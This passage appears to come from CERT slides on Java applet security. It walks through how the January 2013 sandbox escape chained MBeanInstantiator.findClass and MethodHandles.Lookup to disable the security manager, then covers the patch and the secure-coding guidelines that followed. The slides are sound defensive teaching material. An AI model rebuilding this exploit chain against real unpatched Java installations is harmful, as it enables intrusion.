This is tricky because reflection methods often call each other, so they must ignore each other's presence in the call stack, and detect the first non-reflection caller on the stack.

It's OK to call these methods. But don't let an attacker trick you into calling these methods on their behalf!

For more information, see these guidelines:

SEC52-J. Do not expose methods that use reduced-security checks to untrusted code

ORACLE

Guideline 9-10: Be aware of standard APIs that perform Java language access checks against the immediate caller

`java.lang.invoke.MethodHandles.Lookup`

- from Invoke API
- new to Java 7

The reflection methods do not treat methods in `java.lang.invoke.*` as "one of their own," so if your call stack looks like this:

Method
Untrusted Method
`java.lang.invoke.*` method
`java.lang.reflect.*` method

the reflection method only checks the privilege of the `java.lang.invoke.*` method—which always passes

Final Statement

At this point **`localClass3`** (aka **`arrayOfByteClass`**) is a class whose code is indicated by the byte array

The statement:

```
localClass3.newInstance();
```

constructs an object of this class, invoking the 0-argument constructor in the bytecode

The bytecode runs with all privileges granted!

Exploit Summary

1. **`MBeanInstantiator.findClass()`** used to retrieve several forbidden classes
   - **`com.sun.jmx.mbeanserver.MBeanInstantiator.findClass()`** would return any class (bypassing access checks)
2. **`MethodHandles.Lookup`** used to access and invoke forbidden constructors and methods
   - **`java.lang.invoke.MethodHandles.Lookup`** would return any method or constructor, even if private, bypassing access restrictions
3. Constructs a **`ClassLoader`** that associates a class with a byte array
4. Constructs a new object of the class, transferring control to the byte array
5. The byte array, which contains compiled Java bytecode, disables the security manager
6. Profit!

2 vulnerabilities Exploited!

Agenda

- Intro: Java Applet Security
- January 2013 Exploit
- Patch to January 2013 Exploit
- Summary

Mitigations

Applets are no longer permitted to load classes in **`com.sun.jmx.mbeanserver`**

Reflection methods modified to also ignore new Invoke API

Oracle also added the following to its Java secure coding guidelines:

- ORACLE Guideline 9-11: Be aware java.lang.reflect.Method.invoke is ignored for checking the immediate caller **NEW!**

Exploit Deactivated

1. **`MBeanInstantiator.findClass()`** used to retrieve several forbidden class
   - `com.sun.jmx.mbeanserver.MBeanInstantiator.findClass()` would return any class (bypassing access checks)
2. **`MethodHandles.Lookup`** used to access and invoke forbidden constructors and methods
   - `java.lang.invoke.MethodHandles.Lookup` would return any constructor, even if private, bypassing access restrictions
3. Constructs a **`ClassLoader`** that associates a class with a byte array
4. Constructs a new object of the class, transferring control to the byte array
5. The byte array, which contains compiled Java bytecode, disables the security manager
6. ~~Profit!~~

PATCHED

PATCHED

Agenda

- Intro: Java Applet Security
- January 2013 Exploit
- Patch to January 2013 Exploit
- Summary

Exploit Comparison

Goal	August 2012	January 2013
1. Access forbidden class	`Expression` used to retrieve forbidden class `SunToolkit`	`MBeanInstantiator .findClass()` used to retrieve several forbidden classes
2. Use forbidden class to access forbidden methods, constructors, and fields	`SunToolkit` used to retrieve & modify private field `java.beans.Statement.acc`	`MethodHandles.Lookup` used to access and invoke forbidden constructors and methods
3. Build privileged bytecode	Modifying `Statement.acc` converts an unprivileged statement to a privileged statement	Construct a `ClassLoader` that associates a class with a byte array
4. Execute privileged bytecode, which disables security manager	Invoke Statement	Constructs a new object of the class, transferring control to the byte array
5. Profit!	Profit!	Profit!


Vulnerabilities

- **`com.sun.jmx.mbeanserver.MBeanInstantiator.findClass()`** would return any class (bypassing access checks)
- **`java.beans.Expression(Class.forName())`** would return any class (bypassing access checks)

- **`java.lang.invoke.MethodHandles.Lookup`** would return any method or constructor, even if private, bypassing access restrictions
- **`sun.awt.SunToolkit.getField()`** would return any field, even if private, bypassing access restrictions

Secure Coding Guidelines

SEC04-J. Protect sensitive operations with security manager checks



SEC52-J. Do not expose methods that use reduced-security checks to untrusted code

ORACLE Guideline 9-8: Safely invoke standard APIs that bypass **`SecurityManager`** checks depending on the immediate caller's class loader


ORACLE Guideline 9-9: Safely invoke standard APIs that perform tasks using the immediate caller's class loader instance

ORACLE Guideline 9-10: Be aware of standard APIs that perform Java language access checks against the immediate caller

ORACLE Guideline 9-11: Be aware java.lang.reflect.Method.invoke is ignored for checking the immediate caller

NEW!

Java Exploit Relevance




Tony Bradley: Half of all exploits target Java, PCWorld, March, 2014


Conclusion

- Java is a huge codebase with many features
  - Some are obsolete / deprecated
- Vulnerabilities can lurk everywhere!
  - Auditing code is a huge (expensive) task
    - with little glory

ORACLE®

- Cheaper to prevent vulnerabilities during development
- Follow Java secure coding guidelines





Java Secure Coding Course

The Java Secure Coding Course is designed to improve the secure use of Java. Designed primarily for Java SE 8 developers, the course is useful to developers using older versions of the platform as well as Java EE and ME developers. Tailored to meet the needs of a development team, the course can cover security aspects of:

- Trust and Security Policies
- Validation and Sanitization
- The Java Security Model
- Declarations
- Expressions
- Object Orientation
- Methods
- Vulnerability Analysis Exercise
- Numerical Types in Java
- Exceptional Behavior
- Input/Output
- Serialization
- The Runtime Environment
- Introduction to Concurrency in Java
- Advanced Concurrency Issues

For More Information


Visit CERT® websites:
http://www.cert.org/secure-coding
https://www.securecoding.cert.org

Contact Presenter

David Svoboda
svoboda@cert.org
(412) 268-3965

Contact CERT:

Software Engineering Institute
Carnegie Mellon University
4500 Fifth Avenue
Pittsburgh PA 15213-3890
USA



References 1

The CERT™ Oracle™ Secure Coding Standard for Java
by Fred Long, Dhruv Mohindra, Robert C. Seacord, Dean F. Sutherland, David Svoboda
Rules available online at www.securecoding.cert.org

Java Coding Guidelines
by Fred Long, Dhruv Mohindra, Robert C. Seacord, Dean F. Sutherland, David Svoboda
Rules available online at www.securecoding.cert.org

CERT/CC Blog
Anatomy of Java Exploits
by Art Manion on January 15, 2013, 2:00 PM
https://insights.sei.cmu.edu/cert/2013/01/anatomy-of-java-exploits.html

References 2

Secure Coding Guidelines for the Java Programming Language, Version 4.0
http://www.oracle.com/technetwork/java/seccodeguide-139067.html

Java MBeanInstantiator.findClass 0Day Analysis
by Esteban Guillardoy
January, 2013
https://partners.immunityinc.com/idocs/Java%20MBeanInstantiator.findClass%200day%20Analysis.pdf

Security Explorations
http://www.security-explorations.com/en/index.html